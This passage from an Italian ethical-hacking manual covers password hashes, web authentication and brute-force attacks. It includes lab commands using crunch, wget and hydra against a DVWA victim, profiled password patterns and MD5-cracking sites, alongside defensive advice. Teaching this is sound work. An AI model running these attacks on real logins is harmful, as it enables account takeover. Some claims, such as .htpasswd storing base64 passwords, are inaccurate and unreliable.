Ora, immaginiamo che un sito web venga violato e il database contenente la tabella degli utenti sia stato ottenuto[101], questo si potrebbe presentare all'incirca in questo modo:

ID	nome_utente	password	altri dati sensibili
1	admin	bed128365216c019988915ed3add75fb	...
2	giacomo	090ad5245178c11a123207f6400034b6	...

3	antonio	f719dcc5936750306e87b96770bb817d	...
4	simone	122c82fc34a23d553fb165ee4f0120f9	...

Utilizzando strumenti di decrypt che fanno uso di Rainbow Tables come Hashcat o siti web dedicati (che troverai in fondo) scopriremo che le password degli ID 1,2 e 4 saranno facilmente crackabili, in quanto usano termini semplici da ricercare:

ID	nome_utente	MD5	Cleartext
1	admin	bed128365216c019988915ed3add75fb	passw0rd
2	giacomo	090ad5245178c11a123207f6400034b6	ciaone
3	antonio	f719dcc5936750306e87b96770bb817d	*INDECIFRABILE*
4	simone	122c82fc34a23d553fb165ee4f0120f9	aloha!

Puoi effettuare i tuoi test usando Hashcat (già presente in molte distro pensate per i Pentest) generando le relative rainbow tables – argomento che non tratteremo in quanto ormai obsoleto – oppure utilizzando strumenti online come:

- http://md5decrypt.net/
- https://www.md5online.org/
- https://hashkiller.co.uk/md5-decrypter.aspx
- https://crackstation.net/
- http://www.cmd5.org/
- https://md5hashing.net/hash/md5/

Nota però come l'ID 3 non è stato crackato: questo perché la password corrispondente (rwGDFJoiwrtjdsfkgpo%kl2po2!2klasd) è troppo complessa per poter essere generata velocemente e in termini di spazio e di tempo adeguati.

6.1.4 Sicurezza dell'MD5 e altre hash deboli

È importante ricordare che MD5, SHA e compagnia bella sono solo funzioni che generano valori "inutilizzabili" ma, come abbiamo visto, c'è una buona probabilità che le password semplici vengano crackate. Oltre alla possibile violazione di un database bisogna ricordare che, se il portale web non offre un protocollo HTTPS[102] , è possibile intercettare le informazioni che viaggiano in rete attraverso attacchi di diverso tipo (come ad esempio il famoso Man in the Middle[103]).

6.1.5 Salt Password

Molti portali fanno uso di caratteri minimi per le password, la forzatura di caratteri speciali e un buon mix di variabili per rendere più difficile il decrypt di un hash. A completare l'opera molte delle web app hanno integrato il Salt, una particolare stringa alfanumerica (solitamente difficile da generare) che si "aggancia" alla password che l'utente fornisce.

Ipotizzando che questa sia "kfpweEkfl%p3/pt", quando l'utente andrà a fornire la password (es: ciaone) questa andrà ad agganciarsi al Salt, diventando così:

```
kfpweEkfl%p3/ptciaone
```

che in MD5 risulterà:

```
de43a25ea9fa94d3b0bbc87a35ae7f76
```

Un risultato difficile da ottenere dalle rainbow tables comuni[104] e che aggiungerà ulteriore sicurezza alla password cifrata nel Database. Bisogna sapere che solitamente il Salt non è presente nel Database del sito (in tal caso il cybercriminale potrebbe forzare la generazione delle password partendo da tale salt) ma bensì nei file di configurazione della web app (solitamente in un file chiamato config.php o simili) e richiederebbe al cyber criminale l'ottenimento di tale file, operazione decisamente non semplice se non si viola interamente la piattaforma Web.

6.1.6 Bcrypt

Tutto quello di cui abbiamo discusso nei precedenti capitoli oggi non è altro che un ricordo: MD5 (e i vari SHA1, SHA256 e hash facilmente generabili) sono state rimpiazzate da Bcrypt, attualmente la funzione hash col miglior rapporto sicurezza/velocità che esista al web. Tale funzione hash oggi è raccomandata e va a sostituire delle funzioni hash semplici, oltre ad essere più lente da generare.

Se hai seguito il mondo delle cryptovalute, e in particolare del mining, probabilmente saprai quanto è importante generarle attraverso la GPU (scheda video) piuttosto che tramite la CPU (processore): bcrypt, sotto questo aspetto, rende la generazione di hash limitata e in pratica inutilizzabile con il concetto di Rainbow Tables (capitolo 6.1.3).

L'algoritmo di Bcrypt[105] oggi integra il salt, effettua iterazioni di codifica multiple, è multipiattaforma ed è integrato nei framework più popolari e nel linguaggio web per eccellenza (PHP) dalle sue ultime versioni. Questo si traduce in un annientamento dei rischi circa le Rainbow Tables sulle hash in uso, mentre espone ancora oggi vecchie infrastrutture web ad attacchi di questo tipo, seppur in forma sempre più blanda.

6.2 Come si autenticano gli utenti?

Ripetiamo ancora a cosa serve l'autenticazione: con essa è possibile verificare che un utente abbia il permesso di compiere operazioni di vario tipo solo se è in possesso delle credenziali d'accesso stabilite. Ma quali sono i metodi utilizzati per chiedere queste password? Ovviamente attraverso i Login (più precisamente i Login Form). Ne esistono principalmente di due tipi: **autenticazione HTTP** e **autenticazione Web App**.

6.2.1 HTTP Authentication

Il login basato sul protocollo HTTP viene mostrato come un pop-up del Browser: questa tipologia di login è infatti integrata nei browser web e richiede poche conoscenze per essere utilizzata efficacemente su un portale.

Non richiede la progettazione di cookie, id di sessione o pagine di login: più

semplicemente, non richiede alcuna conoscenza di programmazione. Tutto il processo di autenticazione viene gestito dal Web Server: se da un lato questo consente una semplice installazione, dall'altro la limitata configurazione resa possibile la rende preferibile solo ad ambienti controllati (come portali di test o laddove devono accedere solo poche persone autorizzata); in alcune occasioni viene utilizzata come strumento aggiuntivo di protezione al normale login Web App. In ambienti aperti (come forum, social network e così via) è decisamente rara da trovare.

A sua volta la HTTP Autentication viene gestita attraverso due sotto-sistemi: la HTTP Basic Authentication e la HTTP Digest Authentication.

6.2.1.1 HTTP BASIC AUTHENTICATION

Nella sua forma basilare l'autenticazione HTTP è definita appunto **HTTP Basic Authentication**: più semplicemente significa che, data una lista di credenziali presenti in un file (codificate in base64[106]), l'utente che vorrà effettuare il login dovrà inserire i dati che corrispondono all'interno di questo file.

Alcuni progetti interni ed esterni ai Web Server offrono hash diverse: di default è supportato il Base64, tuttavia sono supportati anche altri modelli, come ad esempio bcrypt. Come ricorderai il bcrypt è il sistema più sicuro eppure molti web server salvano le password in BASE64: questo tipo di cifratura (in realtà è solo un processo di encoding e non viene cifrato nulla) è reversibile e permette di conoscere il contenuto delle password partendo dal valore hash.

Ogni Web Server gestisce un'autenticazione HTTP secondo le proprie esigenze: prendendo ad esempio un Web Server di tipo Apache (il più comune e popolare) la struttura di login HTTP BA è composta da due file:

- **.htpasswd** : in questo file sono salvate le credenziali
- **.htaccess**: in questo file ci sono le direttive che comunicano al client in che modo viene stabilita l'autenticazione e qual è il file (.htpasswd) da cui attingere le informazioni

All'interno di questi file possiamo trovare un contenuto simile ai seguenti:

File	
.htaccess	AuthType Basic AuthName "Hacklog Admin Panel" AuthUserFile /path/to/.htpasswd Require valid-user
.htpasswd	murdercode:$apr1$FGQdJALB$17gTTIUNPoz1VbyFpwwnB0

In questa situazione, l'.htaccess richiede un'autenticazione (Basic) con nome "Hacklog Admin Panel", le credenziali sono salvate in "/path/to/.htpasswd" e se non vengono compilate il server riporterà errore. Le credenziali (username "murdercode" e password "qwerty") sono salvate in base64 sul file .htpasswd .

Sul piano completo ecco come si comporterà una normale richiesta HTTP BA:

```
UTENTE -> WEB SERVER -> CERCA .HTACCESS -> CHIEDE ALL'UTENTE LA
PASSWORD -> SE È PRESENTE NEL .HTPASSWD ACCEDE
```

È importante che il Web Server offra una connessione di tipo HTTPS: l'autenticazione base (HTTPBA) codifica le password lato server in BASE64 ma non cifra lo scambio dati che avviene ad ogni richiesta. In un ambiente HTTP un cybercriminale potrebbe ascoltare il collegamento (Man-In-The-Middle) ed estrapolare con molta facilità le informazioni di autenticazione ed eseguire un Replay Attack.

A questo punto l'utente potrà muoversi all'interno della directory in cui è presente la directory e in tutte le altre sottodirectory.

Possiamo verificare questa situazione creando nella macchina **victim** i due file contenenti le istruzioni per l'autenticazione:

```
$ nano /var/www/html/vuln/.htaccess
```

il cui contenuto sarà (o aggiungendo alla fine del file, se stiamo seguendo la guida con installato DVWA):

```
AuthType Basic

AuthName "Hacklog Admin Panel"

AuthUserFile /var/www/html/vuln/.htpasswd

Require valid-user
```

e andremo a creare il file che conterrà invece le credenziali:

```
$ nano /var/www/html/vuln/.htpasswd
```

aggiungendo:

```
murdercode:$apr1$FGQdJALB$17gTTIUNPoz1VbyFpwwnB0
```

Vuoi generare una tua password? Trovi molti siti in grado di farlo (cerca htpasswd generator). Il mio preferito è sicuramente http://www.htaccesstools.com/htpasswd-generator/

A questo punto potremo accedere al login di DVWA solo se prima abbiamo inserito le credenziali in HTTP Basic Auth [Figura 6.1].




Figura 6.1: oltre al login di DVWA ci verrà chiesto di effettuare un login di tipo HTTP Basic Authentication.

6.2.1.2 HTTP DIGEST AUTHENTICATION

Prima che l'HTTPS diventasse una realtà a tutti gli effetti era comunque necessario creare un metodo più sicuro per difendere le informazioni: se la connessione non è codificata il rischio che i dati possano essere intercettati (attraverso monitoraggio nella connessione attiva o all'interno delle cache) è elevato.

Per correre ai ripari è stata ideata l'autenticazione **Digest**[107], un modello che prevede l'invio delle credenziali codificate in Hash: per poter procedere alla spiegazione di quest'ultima è necessario che tu conosca le funzioni hash. Senza entrare troppo nel merito possiamo dire che il funzionamento è simile all'HTTP BA, usando però uno schema di autenticazione basato sulla cifratura piuttosto che sulla codifica: ai fini di questo manuale non interessa sapere qual è la più adatta – in fin dei conti, stiamo parlando di attacchi principalmente basati sulla connettività e non sul web – e pertanto se volessi approfondire l'argomento ti invitiamo a ricercare la documentazione dedicata[108].

6.2.2 Autenticazione Web App

Un approccio decisamente più difficile da realizzare e che richiede skill di programmazione è dato dalla progettazione di un sistema di autenticazione basato su Web App. Ciò significa che non sarà il Web Server (Apache, Nginx, IIS

e via dicendo) a capire chi tu sia, bensì il programma (Web App) creato dal programmatore e caricato sul Server. Un classico esempio di login di tipo Web App lo vediamo su DVWA [Figura 6.2].

Figura 6.2: una login Web App è progettata e gestita da chi la programma

Per intenderci prendiamo un classico Wordpress: il login viene gestito dalla Web App che sarà collegata a un database e da cui attingerà le informazioni necessarie (come le credenziali). Sempre la web app si occuperà di leggere i dati inseriti nel login form, confrontarli con quanto è presente e, se tutto va per il verso giusto, darti la possibilità di accedere alle funzioni riservate agli utenti registrati. Per evitare di "scordarsi" quale utente tu sia solitamente verrà creata una sessione (Capitolo 3.5.3.5) o più comunemente un cookie (Capitolo 3.5.3.4).

Grazie alla gestione tramite web app ci è permesso anche di stabilire i permessi e le funzioni dedicate a un particolare l'utente: esso avrà ovviamente strumenti e "poteri" diversi da un moderatore, così come un editore diversi li ha da un amministratore. Queste strutture vengono sempre definite dalla web app ed è da lì che passano tutti i processi di autenticazione.

6.2.2.1 MODELLI DI AUTENTICAZIONE

A differenza dell'HTTP Authentication, l'autenticazione Web App non ha uno schema ben preciso: solitamente è il programmatore a determinare in che modo le credenziali debbano essere trattate e confrontate con un Database interno[109].

Tuttavia possiamo stabilire almeno tre grandi categorie per avere un quadro

più chiaro:

1) La web app utilizza schemi di autenticazione progettati "a mano"
2) La web app utilizza schemi di autenticazione forniti da framework[110]
3) La web app utilizza schemi di autenticazione esterni come Google o Facebook.

Nel primo caso è possibile che la web application sia stata specificamente progettata per le esigenze del portale; talvolta questa è la situazione ideale per ambienti fortemente controllati, applicazioni di test o sandbox[111] e talvolta dper programmatori della Domenica. In questa categoria ritroviamo in maniera evidente attacchi web facilmente applicabili, come ad esempio le SQL Injection (capitolo 8.3).

Nel caso in cui l'autenticazione venga gestita attraverso un framework di sviluppo (come Lavarel, CodeIgniter, Zend e molti altri) la presenza di vulnerabilità a livello di codice sarà decisamente limitate e dipendenti più dalla versione e dal modello in uso piuttosto che dalle abilità del programmatore.

Nel terzo e ultimo caso l'autenticazione è di tipo proprietario: è il servizio esterno ad autenticare l'utente e a rilasciare poi alla web application i codici che userà per assicurarsi che possa effettivamente compiere determinate azioni.

6.2.3 Indovina la Password (Password Guessing)

Ora ti racconto una storia, una delle tante che in 10 anni di lavoro nel campo Informatico mi è capitato di vivere. Come molti tecnici/sysadmin/programmatori ti viene chiesto di fare dei lavori nell'azienda che ha bisogno di te: allora tu tiri cavi, riconfiguri il firewall hardware, riprogrammi tutte le policy di sicurezza, ti assicuri che il NAS faccia i backup corretti, magari già che ci sei dai per sicurezza una scansionata ai vari terminali con l'antivirus installato mentre aspetti che il Server interno finisca di configurarsi.
Insomma, pensi tra te e te: "ah però, questi si che ci sanno fare!" finché non ti si presenta un Terminale di Login e chiedi al titolare/responsabile "Scusi, qual è la password per accedere a

questo computer?", alché ti risponde con una certa nonchalance "è facile, è 123456". Tu rimani lì, tra l'incredulo e il pietrificato, un lento brivido ti corre dietro la schiena e inizi a chiederti "ma davvero sono così folli?". Allora provi. SBAM, sei Administrator.
All'inizio, sarò sincero, non credevo fossero così tanti: poi con l'aumentare dei lavori e dell'esperienza mi sono reso conto di una cosa: gli utenti odiano ricordare, e soprattutto scrivere, le password. Questa regola tra l'altro vale per tutto ciò che richiede una password: il PIN di uno smartphone, pannello d'accesso alla rete Wi-Fi, la password della mail e così via.

Sulla logica di quanto già raccontato nella fase di profiling, è importante sapere quanto un utente può essere pigro o incapace di capire che una password complessa è fondamentale per garantire una sicurezza adeguata (capirai tra poco del perché questa affermazione). Prima di estrarre dal cilindro qualche programma magico andrebbe effettuata una serie di test sulla sicurezza della password: esse, in primo luogo, si basano su due tipologie: le password di default e le password "pigre".

Attacco: **Password Default**

Simulazione DEMO

La Password di Default, ovvero la password standard fornita dal fornitore di un servizio o prodotto, è sicuramente la meno popolare nell'ambiente Web "classico", in quanto questa viene fornita all'avvio di un sistema non ancora funzionante. È infatti più probabile imbattersi nelle password di default con prodotti di consumo generici (router Wi-Fi, stampanti di Rete, dispositivi IoT etc...) piuttosto che in servizi di rete – e in un certo senso il Web, anche a causa dei continui attacchi, è decisamente più maturo del mercato dei dispositivi locali.

Per questo genere di password si raccomanda l'uso di database specifici: uno che consigliamo è sicuramente quello di CIRT.net (https://cirt.net/passwords) molto ben fornito sotto questo punto di vista.

Attacco: **Password "Pigre"**

Simulazione DEMO

Definiamo Password "Pigre" tutte quelle password create da sysadmin o responsabili di dispositivi e reti informatiche create utilizzando semplici elementi ricavati dall'OSINT (Capitolo 4.6): in questa categoria ritroviamo numeri e codici consequenziali, date di nascita, numeri di cellulare, codici fiscali o partita iva, nome dell'azienda o dei familiari.

Di seguito elenchiamo una tabella riassuntiva delle principali password per facilitare la creazione di schemi personalizzati per ogni realtà:

Modello Password	Esempio
Caratteri consequenziali	qwerty, 123456, abc123, 987654321
Uguali alla Username	admin, [username]
Parole Comuni	welcome, password, guest, demo, trial, test
Parole Comuni in formato l33t	password1, iloveyou, princess, Password123, test, p4$$w0rd
Data di nascita	01011980, 010180, 01/01/1980, 01-01-1980
Luogo di Nascita	[nomecittà]

Nomi di Parenti	[nomeparenti] (spesso compagni/e o figli/e)
Codici personali	[codicefiscale], [numerotelefono], [p.iva]

Questo è uno dei tanti motivi per cui si consiglia sempre di utilizzare password complesse e diverse tra di loro; l'attacker potrebbe effettuare test manuali sulle password (prima ancora di utilizzare tool dedicati) o costruire password list (capitolo 6.2.4.2) specificatamente costruiti sul profilo della vittima.

Attacco: **Password Recovery**

Simulazione DEMO

Alcune Web App consentono agli utenti di ripristinare la password seguendo diverse procedure, tra queste segnaliamo:

- Recupero attraverso la risposta a una *domanda di sicurezza*
- Recupero attraverso un codice di recupero inviato *via e-mail*
- Recupero attraverso un codice di recupero *via SMS*
- Recupero attraverso *chiavi di backup*
- Altri sistemi di recupero interni (modifica di un amministratore, procedure di recupero interne, procedure basate su modulistica, procedure di recupero sul riconoscimento attraverso documenti etc...)

Di questi metodi, solo il primo non offre un adeguata sicurezza all'utente: questo è causato dal fatto che spesso le informazioni compilate in fase di registrazione (sulle domande e risposte proposte) fanno riferimento a informazioni recuperabili attraverso OSINT (vedi capitolo 4.6) o Password Pigre (capitolo precedente). In particolare strumenti di Social Networking (vedesi Facebook in primis) permettono di conoscere informazioni facilmente estrapolabili dalle domande che banalmente vengono proposte all'utente (Il nome del tuo animale domestico, la via in cui sei nato, il nome del tuo migliore amico e così via).

Data la mancanza di un vero e proprio standard o paradigma che riguarda le Domande e Risposte (ogni Web App integra e interpreta a modo suo tale funzionalità) è impossibile identificare metodi certi e affidabili, pertanto non approfondiremo ulteriormente il paragrafo.

Attacco: **Password Default**

Simulazione DEMO

A seguito di un attacco informatico è probabile che il/i cybercriminale/i effettui un dump del database: quando questo succede è molto probabile che in esso siano presenti i campi degli utenti dove sono contenute le password. Sebbene le nuove specifiche di sicurezza potrebbero limitare (di molto ma non completamente) questo genere di rischi, è importante sapere che il rischio che ciò accada è molto più probabile di quanto si creda.

Basti guardare siti web come HaveIBeenPwned per capire l'entità dei "danni" verso uno specifico indirizzo email. Alcuni siti (che non pubblicheremo per motivi etici) offrono addirittura clean password[112] in cambio di pagamenti, talvolta anonimi ma anche inaffidabili.

Prova tu stesso a verificare se è presente il tuo indirizzo email in uno di questi aggregatori di dump:

- https://haveibeenpwned.com/
- https://www.dehashed.com/
- https://databases.today/
- https://www.inoitsu.com/

Difesa: **Password Guessing**

Simulazione DEMO

Chiaramente la contromisura più efficace per difendersi dal Password Guessing è una stringente policy sulla password utilizzabile dall'utente. Assicurati che il tuo portale (ma comunque qualunque terminale tu gestisca) abbia il giusto numero di caratteri minimi da utilizzare e che siano presenti pattern "forti" come l'obbligo di usare maiuscole, minuscole, numeri e caratteri speciali.

Ti consigliamo inoltre di non utilizzare la stessa password per tutti i siti o sistemi: qualora uno di questi subisca un attacco la tua password – o quella dei tuoi colleghi, dipendenti e responsabili – potrebbe essere presente anche in realtà che ti riguardano personalmente. Ti consigliamo l'uso di estensioni e programmi per facilitarti il compito di memorizzare le tue password come ad esempio:

- https://www.lastpass.com/it
- https://keepass.info/
- https://bitwarden.com/
- https://1password.com/

6.2.4 Attacchi a Forza Bruta

Considerata la mole di password generabili (la lista precedente è solo un assaggio di ciò che è possibile ritrovare) è impensabile testarle manualmente: per questo motivo esistono programmi appositamente progettati in grado di testare l'efficace risoluzione di un login attingendo da due modelli: Bruteforcing e Dictionary Attack.

6.2.4.1 BRUTEFORCING

Si parla di Bruteforcing (o Attacco a Forza Bruta) quando un programma tenta, attraverso la generazione di valori consecutivi, di determinare l'esistenza di una password. Questo è generalmente il processo più lento e dipende dalla lunghezza della password: più questa è lunga, maggiore sarà il tempo necessario per scovarla.

Per fare un esempio banale, il bruteforcing andrà a verificare la veridicità di una password andando a generarne una per una in questo modo:

1) Genero una password con ogni carattere esistente:
   a,b,c,d,e...1,2,3,4,5...!"£$%&/...
2) Se la password non esiste, aggiungo un carattere:
   aa,ab,ac,ad...a1,a2,a3,a4,a5...a!a"a£a$a%a&...
3) Se la password non esiste, modifico il carattere precedente:
   ba,bb,bc,bd,be...b1,b2,b3,b4,b5...b!b"b£b$b%b&b/...
4) Se la password non esiste, ricomincio con un nuovo carattere:
   aaa,aab,aac...aa1,aa2,aaa3... e così via

Come avrai intuito il processo di bruteforcing può essere ipoteticamente infinito: basti pensare che se una password da 5 caratteri (con una media di 500.000 password generate al secondo e tutte le varianti di punteggiatura, numeri, maiuscole e simboli) richiede appena 5 ore, una password con 1 carattere in più richiederebbe almeno 19 giorni. Alcune delle password più

comuni richiedono almeno 8 caratteri con almeno una maiuscola e un numero: anche nelle migliori delle ipotesi (500.000 password al secondo) il sistema impiegherebbe circa 15 anni[113].

15 anni? Allora il Bruteforcing è inutile?
No, non lo è, ma bisogna intanto precisare almeno un paio di punti.
Per prima cosa consideriamo le password/secondo: nel nostro calcolo abbiamo considerato 500.000 pwd/sec, tuttavia è improbabile che esistano portali Web capaci di garantire una velocità e stabilità di risposta con questi numeri. Anche nella migliore delle ipotesi utilizzando un sistema di Login in HTTP e Web App non saremo in grado di generare più di 100 password al secondo[114], aumentando drasticamente questi valori.
In secondo luogo abbiamo la "policy" di sicurezza: difficilmente troveremo una "forzatura" sull'uso di password complesse nel login HTTP, mentre quasi sicuramente saranno applicate a livello Web App.
Questi numeri sono solo puramente statistici e potrebbero non rappresentare la realtà di quanto detto.

6.2.4.2 DICTIONARY ATTACK

Come abbiamo visto con il Bruteforcing è necessario un tempo enorme per testare tutte le password: inoltre, sull'ordine dei grandi numeri, la generazione della password (che in tempi umani sono impercettibili e sull'ordine di qualche nano-secondo) può risultare un deterrente per chi vuole effettuare attacchi di questo tipo.

Per ovviare a queste problematiche esiste un metodo, sempre basato sulla forzatura tramite tentativi, che fa uso di dizionari: in questi sono contenuti dei valori, spesso parole o password comuni, in formati di tipo testo o database.

Si stima che un attacco a dizionario (che non sia bloccato a causa di tentativi eccessivi) abbia un successo di 4 volte su 10, una percentuale decisamente alta e che non richiede particolari abilità nel campo della Sicurezza né della Programmazione in generale.

LAB: Basic Password List Generation

Simulazione LAB; Tool: crunch

Tra i tanti tool a nostra disposizione preferiamo utilizzare **crunch**, un piccolo programma ma molto potente che ci permette di definire delle specifiche di come il dizionario dovrebbe essere composto.

La preferenza riservata a crunch è data solo ed esclusivamente dalla sua immediatezza d'utilizzo finalizzata ai motivi di studio: qualora avessi la reale necessità di creare Password List ti consigliamo di documentarti sull'utilizzo di hashcat, migliore sotto ogni punto di vista e in grado di supportare hash, GPU e molto altro.

Per prima cosa creiamo una Dictionary List, pertanto evochiamo il comando "crunch" e forniamogli alcuni parametri fondamentali:

```
$ crunch 4 6 1234567890 -o $HOME/passwordlist.lst
```

In questo modo abbiamo generato un file da 7MB circa, contenente un range di password da un minimo di 4 caratteri a un massimo di 6 utilizzando il charset[115] numerico; infine abbiamo generato un file (-o) all'interno della cartella del nostro utente ($HOME) chiamato passwordlist.lst .

Per comodità rivediamo la struttura dei parametri che il programma è in grado di elaborare:

```
$ crunch <min> <max> <charset> (-t <pattern>) -o <outputfile>
```

Le specifiche approfondite sono descritte sia nell'help del programma che nel manuale:

```
$ crunch -h oppure man crunch
```

Mi raccomando, non esagerare con i valori (soprattutto con il max)! Esagerando potresti generare file davvero enormi e avresti seri problemi di instabilità con il Sistema Operativo. Nel caso in cui avessi la necessità di killare il processo il comando di escape è sempre CTRL+C.

LAB: Advanced Password List Generation

Simulazione LAB; Tool: crunch

Come abbiamo visto poco fa, crunch è in grado di gestire i **pattern** così da poter specificare password contenenti variabili raccolte in fase di profiling. Se ad esempio volessimo generare una password partendo dalla data di nascita di una potenziale vittima (ad esempio 01 Gennaio 1980) possiamo dare in

pasto al programma la stringa "010180" oppure "01011980". Bisogna ricordare di usare la wildcard (@) un simbolo speciale che definisce il numero di spazi massimi utilizzabili dal programma, mentre bisognerà specificare la stringa (ad es: 010180) definendola nel programma. Vediamo un esempio:

```
$ crunch 10 10 -t @@@@010180 -o $HOME/birthlist.lst
```

Lanciamo così il comando cat $HOME/birthlist.lst per vedere velocemente cos'è stato generato:

```
$ cat $HOME/birthlist.lst

aaaa010180

aaab010180

aaac010180

aaad010180

aaae010180

aaaf010180

aaag010180

etc...
```

In questo modo iniziamo ad avere una password list personalizzata in base alla vittima e, fidati, non è cosa da poco.

Concludiamo questa breve esperienza parlando anche dei **Charset**: prima lo abbiamo specificato inline[116] ma possiamo anche specificarlo attingendo da un file spesso presente nel seguente path: /usr/share/rainbowcrack/charset.txt

Vediamo anzitutto il contenuto del seguente file:

```
$ cat /usr/share/rainbowcrack/charset.txt

numeric             = [0123456789]

alpha               = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]

alpha-numeric       = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

loweralpha          = [abcdefghijklmnopqrstuvwxyz]

loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]

mixalpha            =
[abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
```

```
mixalpha-numeric   =
[abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]

ascii-32-95                 = [ !"#$%&'()*+,-./0123456789:;<=>?
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~]

ascii-32-65-123-4           = [ !"#$%&'()*+,-./0123456789:;<=>?
@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`{|}~]

alpha-numeric-symbol32-space =
[ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]
{}|\:;"'<>,.?/ ]
```

Come vedi all'inizio di ogni riga abbiamo il nome del charset (es: numeric) seguito dall'espressione utilizzabile. Quando andremo a specificare il charset dal nostro comando (attraverso il parametro -f) dovremo sia specificare il path di questo file (/usr/share/rainbowcrack/charset.txt) che il nome del charset (ad esempio mixalpha-numeric). Il comando andrà così a tradursi:

```
$ crunch 4 4 -f /usr/share/rainbowcrack/charset.txt mixalpha-
numeric -o $HOME/mixalphapass.lst
```

Hai difficoltà a trovare il file charset.txt? Nessun problema, puoi copia-incollare il charset che ti serve (o ribatterlo a mano) direttamente durante l'evocazione del comando.

Sentiti libero di testare le dovute combo (specie con i pattern specificati) e creare password list da poter testare sulla sicurezza delle tue macchine!

6.2.5 LAB: Bruteforcing

In questo test effettueremo un attacco ai danni di un sistema d'autenticazione HTTP. La difficoltà, come vedremo, non dipende dalle abilità del cyber-criminale, bensì dalla lunghezza e complessità della password utilizzata per la protezione dell'ambiente della web app.

Attacco: **Bruteforce HTTP Auth**

Simulazione Victim; Tool: crunch, hydra

Dalla macchina **attacker** creiamo l'ambiente in cui creare le nostre password list:

```
$ mkdir $HOME/hacklog/

$ mkdir $HOME/hacklog/bruteforce

$ cd $HOME/hacklog/bruteforce
```

A questo punto potremmo generare le password:

```
$ crunch 6 8 -f /usr/share/rainbowcrack/charset.txt loweralpha -o
pass.lst
```

Dato che, con molta probabilità ci vorranno delle ore, ci procureremo una dictionary list online, quindi usciamo da crunch (CTRL+C) e scarichiamo invece una lista di password comuni in rete[117]:

```
$ wget -O $HOME/hacklog/bruteforce/pass.lst
https://pastebin.com/raw/yGr4JjhD
```

Lanciamo ora il comando hydra:

```
$ hydra -l murdercode -P pass.lst -s 80 -f 20.0.0.3 http-get /vuln
```

Se abbiamo eseguito tutto alla lettera (ivi compresa la configurazione dell'.htaccess) riceveremo il risultato di password trovata [Figura 6.3].

```
stefano9lli@hacklog:~/hacklog/bruteforce$ hydra -l murdercode -P pass.ls
-f 20.0.0.3 http-get /vuln
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-03 15:03:40
[DATA] max 16 tasks per 1 server, overall 64 tasks, 101 login tries (l:1
 ~0 tries per task
[DATA] attacking service http-get on port 80
[80][http-get] host: 20.0.0.3   login: murdercode   password: qwerty
[STATUS] attack finished for 20.0.0.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-03 15:03:41
```

Figura 6.3: in pochi secondi la password verrà mostrata direttamente sul terminale.

Difesa: **Bruteforce HTTP Auth**

Simulazione DEMO

Generalmente un attacco veicolato sull'HTTP Auth può essere mitigato attraverso un modulo nel webserver (ad esempio ModSecurity): gli approcci di difesa sono limitati al:

- Blocco per IP
- Blocco per nome utente
- Blocco per password

Tutti i blocchi fanno riferimento ad una soglia di tentativi che, una volta raggiunta, blocca l'attributo di riferimento visto in precedenza.

Qualora si decidesse di applicare una mitigazione bruteforce HTTP Auth è possibile fare riferimento a guide in rete ben documentate[118], in grado di fornire le configurazioni adatte per ogni tipo di versione. In ogni caso l'HTTP Auth è da ritenersi superato e tranquillamente sostituibile da un sistema d'autenticazione basato sulla Web App.

6.2.6 LAB: Bruteforcing Web

In questo test effettueremo un attacco ai danni di un sistema d'autenticazione basato su un form in HTML. Onde evitare confusioni, disabiliteremo l'HTTP Auth con il comando:

```
$ nano /var/www/html/vuln/.htaccess
```

e commentiamo (usando #) o rimuoviamo le righe che forzano all'autenticazione HTTP. Salviamo (CTRL+X, S e INVIO) quindi effettuiamo il login al pannello con:

```
username: user

password: password
```

Questo login non ha nulla a che vedere con il test "Brute Force" che vedremo a breve; nel test andremo a forzare i 5 account presenti nel database, ovvero:

```
admin
```

```
gordonb
1337
pablo
smithy
```

Attacco: **Bruteforce Web Form** "Low"

Simulazione DVWA; Tool: Burp Suite

Consideriamo anzitutto il codice sorgente della web app: questa non prevede alcun tipo di controllo, pertanto è possibile inserire quanti dati vogliamo, l'applicazione li gestirà tutti, dal primo all'ultimo [Codice 5.1]. Se il login è corretto verrà stampato a schermo "Welcome to the password protected area ..."

Ricordati che puoi sempre leggere il codice sorgente della pagina di DVWA cliccando sul tasto "View Source" in fondo a destra sulla pagina di test del Lab.

Codice 5.1

```
<?php
if (isset($_GET['Login'])) {
        // Get username
        $user = $_GET['username'];
        // Get password
